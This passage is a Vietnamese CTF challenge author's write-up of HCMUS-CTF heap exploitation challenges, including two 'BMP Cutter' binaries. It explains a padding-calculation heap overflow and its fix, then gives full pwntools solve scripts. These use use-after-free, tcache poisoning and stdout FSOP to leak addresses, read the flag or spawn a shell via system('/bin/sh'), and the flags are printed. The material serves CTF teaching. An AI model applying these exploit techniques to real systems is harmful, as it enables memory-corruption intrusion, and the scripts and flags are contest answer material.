del_broadcast() # free the previous message, tcache[0x40] now has (message header) -> (currentPlayer->specialSkillInfo)
# the UAF field chunk should be the second, so when we broadcast later, we can change it value

fight(1, b'1'*20) # get some gold for broadcast

# now get back and edit the victim
# must put 0 to the yellSound field at offset 0x20, or else it will be free later and be a mess, this is a very important step
broadcast(b'1'*0x20 + p64(0)*2)

### STAGE 2: INFO LEAKS ###
sign_up(2) # this call destruct and reset currentPlayer->specialSkillInfo (now also act as a MessageNode.content), it has a field const char* name at offset 0
# since we set the yellSound pointer to 0, no more concern.

view_broadcast()
p.recvuntil(b'Msg [0]: ')
exe.address = u64(p.recv(6).ljust(8, b'\0')) - 0x4308
log.success(f'{hex(exe.address) = }')

# use that const char* name field to leak data
## Libc leak
del_broadcast()
payload = p64(exe.address + 0x6f70).ljust(0x30, b'A')
broadcast(payload)
view_info()

p.recvuntil(b'Special: ')
libc.address = u64(p.recv(6).ljust(8, b'\0')) - libc.sym.free
log.success(f'{hex(libc.address) = }')

## Heap leak
del_broadcast()
payload = p64(exe.sym.currentPlayer).ljust(0x30, b'A')
broadcast(payload)
view_info()

p.recvuntil(b'Special: ')
player_obj = u64(p.recv(6).ljust(8, b'\0'))
log.success(f'{hex(player_obj) = }')

### STAGE 3: FREE THE PLAYER OBJECT AND CHANGE ITS VALUES ###
del_broadcast()
payload = p64(exe.sym.currentPlayer).ljust(0x20, b'A') + p64(player_obj) # set yellSound = player_obj, which will get freed
broadcast(payload)

# 350 remaining, broadcast 6 more times to get gold low enough -> trigger the bug
for i in range(6):
    broadcast(b'1')

change_class(1) # trigger free -> free the obj

# faking the player object
kill_payload = flat({
    0: b'/bin/sh\0',
    0x38: libc.sym.system, # vtable+0x30 = destruct
    0x68: player_obj + 8, # vtable
    0x70: 0, # alive = 0 -> call destruct
    }, length=0x80, filler=b'\0')

# now broadcast to apply fake object
# there's a chance that the gold value is negative, heap starts with 0x5_, this only works if _ is smaller than 7 :)
choice(7)
x = p.recvuntil(b'Enter message', timeout=1)
if not x:
    log.failure(f'Failed. 50% chance happenned. Try again.')
    p.close()
else:
    p.sendline(kill_payload)
    log.success(f'Got the shell.')
    p.interactive()
BMP Cutter
Độ khó: medium
Bug & fix
Tính size của tile pixel_array ở 0x1f54 (create_tile_dib_header), nó chỉ làm tròn w*(depth>>3) lên bội gần nhất của 4, như vậy là đúng:
1
2
3
temp.pixel_array_size = ((-(temp.width * (original_dib->depth) >> 3)) & 3)
                         + temp.width * (original_dib->depth) >> 3))
                        * temp.height;
Tính padding sai @ 0x2099 (copy_tile_pixel_array), nếu w*(depth>>3) đã là bội của 4, thì nó lại cộng thêm 4 vào.
1
2
3
4
5
6
7
8
9
line_size_no_pad = (tile_dib->depth >> 3) * tile_dib->width;
...
for ( i = 0; i < tile_dib->height; ++i ) {
...
memcpy(
      &v11[(line_count_no_pad + 4 - (line_count_no_pad & 3)) * (tile_dib->height - i - 1)],
      src,
      line_count_no_pad + 4 - (line_count_no_pad & 3u));
}
Vậy với mỗi line nó bị thừa 4 byte => với tile_dib->heigh = h line thì nó thừa 4*h => Heap overflow 4*h byte.
Cách fix đơn giản là thêm () % 4 vào argument thứ 3 của memcpy
1
line_count_no_pad + (4 - (line_count_no_pad & 3u)) % 4;
Exploit
Ta có overflow 4*h ra ngoài, mà có heap leak rồi -> tcache poisoning đến DIB_Header của các tile, ghi pixel_array_pointer thành địa chỉ flag.
Mà để có thể có tcache poisoning, ta cần phải chơi heap grooming một chút.
- Dùng lần 1 split để setup các chunk trong
tcache. Mình cho 7 chunk cho nó tròn, mỗi chunk là 1 tile. Ở đây cho h = 1 thì nó ghi nhiều hơn 4 byte so với tham số truyền vào malloc, nhưng không đè chunksize của chunk tiếp theo (do allocate 0x120 thì có 8 byte trống chỗ prevsize)1 2 3 4 5 6 7
FLAG_SIZE = 0x120 # make it larger than the allocated chunk for flag # 0x120 / 3 = 96 w = 96*7 h = 1 Bpp = 3 h_split_count = 1 w_split_count = 7
Như vậy sau khi xong, trong heap sẽ có 7 chunk tcache size 0x130, với thứ tự:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
----------
| [7/7]  | <-- tcache 0x130
----------
| [6/7]  | <-- tcache 0x130
----------
| [5/7]  | <-- tcache 0x130
----------
| [4/7]  | <-- tcache 0x130
----------
| [3/7]  | <-- tcache 0x130
----------
| [2/7]  | <-- tcache 0x130
----------
| [1/7]  | <--- head of tcache 0x130
----------
- Dùng lần 2, gửi payload y chang để reverse đống tcache đó. Sau khi xong lần 2, phần heap ta quan tâm có dạng như sau:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
----------
| [1/7]  | <--- head of tcache 0x130
----------
| [2/7]  | <-- tcache 0x130
----------
| [3/7]  | <-- tcache 0x130
----------
| [4/7]  | <-- tcache 0x130
----------
| [5/7]  | <-- tcache 0x130
----------
| [6/7]  | <-- tcache 0x130
----------
| [7/7]  | <-- tcache 0x130
----------
- Ở lần 3, mình sẽ thực hiện tcache poisoning. Mình sẽ tạo 3 tile với size cho h=6 để overflow 4*6 = 24 byte, vừa đủ để ghi đè được
fdpointer của tcache. Mình sẽ trỏ nó tớiDIB_Headercủa tile đầu tiên trong lượt này, ghipixel_array_pointerthành địa chỉ flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
h_split_count = 1
w_split_count = 3
w = 12 * w_split_count
h = 6
Bpp = 4

pixel_data = b''
amp_pixel_arr_ptr_8 = heap_base + 0x2500
pixel_data += flat({
    0x68: flag,
    0x2f4: 0x131,
    0x2fc: p64(((heap_base + 0x1080) >> 12) ^ amp_pixel_arr_ptr_8),
    0x324: 0x131
    }, length=padded_line_size*h + 8, filler=b'\0')
Nói theo cách đánh số các chunk ở lượt 2, thì ở lượt này:
- tile 1 sẽ rơi vào chunk số 1
- tile 2 sẽ rơi vào chunk số 2, lúc này head của tcache 0x130 là target của mình.
- tile 3 là target, lúc này chỉ cần debug để tìm offset chính xác mà ghi địa chỉ của flag vào.
Sau đó chương trình sẽ đưa dạng base64 của flag cho mình, decode là lụm được rồi. 
Flag
1
HCMUS-CTF{wroN6_pADDING_C41cuLATI0n_tO_HE4p_0VeRF1oW}
Solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
import base64
from pwn import *
from bmp_utils import *

context.binary = elf = ELF('./chall_patched')
libc = ELF('./libc.so.6')
context.terminal = 'tmux splitw -h'.split()

gs = '''
'''

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    elif args.LOCAL:
        return remote('localhost', 12139)
    elif args.REMOTE:
        cmd = "nc chall.blackpinker.com 32950".split()
        return remote(cmd[1], int(cmd[2]))
    else:
        return process(elf.path)


p = start()

def GDB():
    if args.GDB or args.NOGDB or args.REMOTE: return
    gdb.attach(p, gdbscript=gs)

p.recvuntil(b'Your gift: ')
flag = int(p.recvuntil(b'\n', drop=True), 16)
heap_base = flag-0x480

log.success(f'{hex(flag) = }')

bmp_header = BMPHeader(
    magic_number=b'BM',
    file_size=0,
    unused1=0,
    unused2=0,
    offset=54
)

### TURN 1: CREATE TCACHE CHUNKS
FLAG_SIZE = 0x120 # make it larger than the allocated chunk for flag
# 0x120 / 3 = 96
w = 96*7
h = 1
Bpp = 3
padded_line_size = ((w*Bpp + 3)//4*4)

dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,  # No compression
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)

pixel_data = b''
pixel_data += flat({}, length=padded_line_size*h)

image = BMPImage(bmp_header, dib_header, pixel_data)
image = update_bmp_file_size(image)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

h_split_count = 1
w_split_count = 7
p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

### TURN 2: REVERSE THE ORDER OF TCACHE CHUNKS
p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

### TURN 3: TCACHE POISONING TO OVERWRITE pixel_array pointer

# trigger the bug with w * Bpp % 4 == 0
# 0x120 / 6 / 4
h_split_count = 1
w_split_count = 3
w = 12 * w_split_count
h = 6
Bpp = 4
padded_line_size = ((w*Bpp + 3)//4*4)

dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,  # No compression
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)
pixel_data = b''
amp_pixel_arr_ptr_8 = heap_base + 0x2500
pixel_data += flat({
    0x68: flag,
    0x2f4: 0x131,
    0x2fc: p64(((heap_base + 0x1080) >> 12) ^ amp_pixel_arr_ptr_8),
    0x324: 0x131
    }, length=padded_line_size*h + 8, filler=b'\0')

image = BMPImage(bmp_header, dib_header, pixel_data)
image = update_bmp_file_size(image)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

p.recvuntil(b'"base64_data": "')
flag = base64.b64decode(p.recvuntil(b'"', drop=True))
log.success(f'{flag = }')

p.interactive()
BMP Cutter 2
Độ khó: medium+
Bug & fix
Y chang bài trước.
Intro
Chỉ khác một vài chỗ code, bài này dùng hàm malloc để tạo BMP_Image* cho tiles.
1
2
// hàm ở 0x1b1b
tiles = (struct BMP_Image *)malloc((unsigned __int64)(unsigned int)*tile_count << 6);
Và sau khi đọc xong flag vào memory thì nó memset về 0 hết luôn. Vậy là phải lên shell mới có được flag.
Và cái khác lớn nhất là lần này không có leak heap as a gift, phải tự thân vận động.
Trừ 1 thông tin, tăng 1 bậc yêu cầu. Có vẻ căng.
Exploit
Thật sự thì mình cũng dùng ý tưởng sắp xếp heap layout như bài trước thôi.
Chỉ khác là lần này phải leak thêm data.
Ta có thể cố gắng set up sao cho cái tile pixel_array nó nằm phía trên array tile BMP_Image. Rồi overflow xuống đè BMP_Image.BMP_Header.file_size và BMP_Image.DIB_Header.pixel_array_size.
Làm thế nào để có được cái layout đó? Lúc nào nó cũng allocate malloc(n_tiles * sizeof(BMP_Image)) ~ malloc(n * 0x40) trước, sau đó mới malloc(tile_dib.pixel_array_size).
Đơn giản là mình sẽ ước lượng trước kích thước của pixel_array của tile cho lần sau là n_1 * 0x40, rồi lần này mình sẽ cắt ra n_1 tiles, mỗi tiles có kích thước bằng n_2 * 0x40, với n_2 là số tile mình muốn ở lần sau. Trong script thì mình chọn n_1 = 14, n_2 = 2 (xem TURN 0, 1, và 2). Bạn debug và ngẫm một xíu sẽ hiểu khúc này.
Setup như vậy và overflow xong, thì lúc nó in json, nó sẽ in rất nhiều xuống phía dưới, và gần như chắc chắn ta sẽ được heap leak, và nếu như input base64 đủ lớn, sẽ có lúc có chunk được free và vào unsorted bin, của mình do đoạn print json nó alloc lớn nên đẩy chunk đó xuống large bin luôn. 
Vậy mình sẽ leak được heap & libc.
Phần còn lại có thể làm như challenge trước, dùng tcache poisoning để có arbitrary write 1 lần. Mình chọn target là stdout để FSOP. Nên chọn width với depth của tile đủ lớn để viết không bị lặp. Mình debug & set data cho từng đoạn nó memcpy vào target, đặt breakpoint sau khi hoàn thành viết và so sánh với payload gốc, may mắn là chúng khớp với nhau, nên không cần chỉnh sửa gì nhiều.

Flag:
1
HCMUS-CTF{OuT_0F_b0und_WRi7E_TO_0ut_oF_B0UND_rEaD_and_Then_p0p_@_5HELL}
Solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
import base64
from pwn import *
from bmp_utils import *

context.binary = elf = ELF('./chall_patched')
libc = ELF('./libc.so.6')
context.terminal = 'tmux splitw -h'.split()

gs = '''
'''

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    elif args.LOCAL:
        return remote('localhost', 12140)
    elif args.REMOTE:
        cmd = "nc chall.blackpinker.com 33267".split()
        return remote(cmd[1], int(cmd[2]))
    else:
        return process(elf.path)


p = start()

def GDB():
    if args.GDB or args.NOGDB or args.REMOTE: return
    gdb.attach(p, gdbscript=gs)

bmp_header = BMPHeader(
    magic_number=b'BM',
    file_size=0,
    unused1=0,
    unused2=0,
    offset=54
)

### TURN 0+1: SET UP HEAP LAYOUT SO THAT LATER, A TILE'S PIXEL ARRAY CAN BE ALLOCATED ABOVE BMP_IMAGE STRUCT ARRAY

h_split_count = 1
w_split_count = 14

w = 10*w_split_count
h = 4
Bpp = 3
padded_line_size = ((w*Bpp + 3)//4*4)

dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)

pixel_data = b''
pixel_data += flat({ }, length=padded_line_size*h)

image = BMPImage(bmp_header, dib_header, pixel_data)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

GDB()

pause()
# TURN 1: reverse the tcache linked list of tiles
p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())
pause()


### TURN 2: OVERFLOW -> DIBHeader.pixel_array_size
# each tile size 0x40*12 = 0x300 -> [0x300, 0x308]
h_split_count = 1
w_split_count = 2
w = 16*w_split_count
h = 14
Bpp = 4
padded_line_size = ((w*Bpp + 3)//4*4)

dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)

fake_bmp_header = BMPHeader(
    magic_number=b'BM',
    file_size=0x1000,
    unused1=0,
    unused2=0,
    offset=54
)

fake_dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,
    pixel_array_size=0x800,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)

pixel_data = b''
pixel_data += flat({
    1664: (b'\0'*0x14 + p64(0x91) + write_bmp_header(fake_bmp_header) + write_dib_header(fake_dib_header))[:0x44],
    1748: p64(0x1f1c1)
    }, length=padded_line_size*h)

image = BMPImage(bmp_header, dib_header, pixel_data)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

p.recvuntil(b'"base64_data": "')

base64_heap_data = p.recvuntil(b'"', drop=True)
decoded_heap_data = base64.b64decode(base64_heap_data)

heap_base = u64(decoded_heap_data[0x3fe:0x3fe+8]) - 0xc30
flag_addr = heap_base + 0x480
libc.address = u64(decoded_heap_data[0x7b6:0x7b6+8]) - 0x203fd0

log.success(f'{hex(heap_base) = }')
log.success(f'{hex(libc.address) = }')

### TURN 3+4: SETUP TO TCACHE POISONING
FLAG_SIZE = 0x140 # make it larger than the allocated chunk for flag
# 0x140 / 3 = 106
w = 106*7
h = 1
Bpp = 3
padded_line_size = ((w*Bpp + 3)//4*4)

dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,  # No compression
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)

pixel_data = b''
pixel_data += flat({}, length=padded_line_size*h)

image = BMPImage(bmp_header, dib_header, pixel_data)
image = update_bmp_file_size(image)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

h_split_count = 1
w_split_count = 7
p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

# turn 4 to reverse the tcache list
p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

### TURN 5: TCACHE POISONING TO STDOUT FOR FSOP
# trigger the bug with w * Bpp % 4 == 0
# 0x140 / 8 / 4
h_split_count = 1
w_split_count = 3
w = 10 * w_split_count
h = 8
Bpp = 4
padded_line_size = ((w*Bpp + 3)//4*4)

bmp_header = BMPHeader(
    magic_number=b'BM',
    file_size=0,
    unused1=0,
    unused2=0,
    offset=54
)
dib_header = DIBHeader(
    header_size=40,
    width=w,
    height=h,
    color_planes=1,
    depth=Bpp * 8,
    compression_algorithm=0,  # No compression
    pixel_array_size=h*padded_line_size,
    horizontal_resolution=0,
    vertical_resolution=0,
    palette_colors_count=0,
    important_colors_count=0
)
pixel_data = b''
# generates the payload for stdout FSOP
# https://github.com/UofTCTF/uoftctf-2025-chals-public/blob/master/hash-table-as-a-service/solve/solve.py
def brother_may_I_have_some_oats(fp_addr):
    fp = FileStructure(null=fp_addr+0x68)
    fp.flags = 0x687320
    fp._IO_read_ptr = 0x0
    fp._IO_write_base = 0x0
    fp._IO_write_ptr = 0x1
    fp._wide_data = fp_addr-0x10
    payload = bytes(fp)
    payload = payload[:0xc8] + p64(libc.sym['system']) + p64(fp_addr + 0x60)
    payload += p64(libc.sym['_IO_wfile_jumps'])
    return payload

amp_pixel_arr_ptr_8 = heap_base + 0xb90

target = libc.sym['_IO_2_1_stdout_']
stdout_payload = brother_may_I_have_some_oats(target)

''' inspecting if the FSOP payload is written correctly
for i in range(0, len(stdout_payload), 16):
    val = u64(stdout_payload[i:i+8])
    val2 = u64(stdout_payload[i+8:i+16])
    print(f"{val:016x} {val2:016x}")
'''

pixel_data += flat({
    80: stdout_payload[0:0+0x2c],
    200: stdout_payload[44:44+0x2c],
    320: stdout_payload[88:88+0x2c],
    440: stdout_payload[132:132+0x2c],
    560: stdout_payload[176:176+0x2c],
    680: stdout_payload[220:220+0x2c],

    # 440+0xc+0x18: p64(0x391),
    840: b'\0'*0x14 + p64(0x151) + p64(target ^ ((heap_base + 0x2a30) >> 12)),
    880: b'\0'*0x14 + p64(0x151)
}, length=padded_line_size*h)

image = BMPImage(bmp_header, dib_header, pixel_data)
image = update_bmp_file_size(image)

data = bmp_image_to_bytes(image)

encoded_data = base64.b64encode(data)

p.sendlineafter(b'Paste your Base64-encoded BMP data, followed by a newline.\n', encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(h_split_count).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):', str(w_split_count).encode())

log.success(f'SHELL')
p.interactive()
Cảm nghĩ
Đây là lần đầu tiên mình ra đề cho HCMUS-CTF có sinh viên ngoài trường tham dự. Mình rất vui khi trong danh sách tham gia có những người đi trước, mà mình đọc blog/xài tool của họ rất nhiều lần từ hồi còn chẳng biết gì :D. Rất vinh dự được các đàn anh giải chall.
Cảm ơn mọi người đã tham gia vòng Qual. Hẹn gặp lại ở Final.
P/s: 3/5 bài đều có xác suất fail. Lul.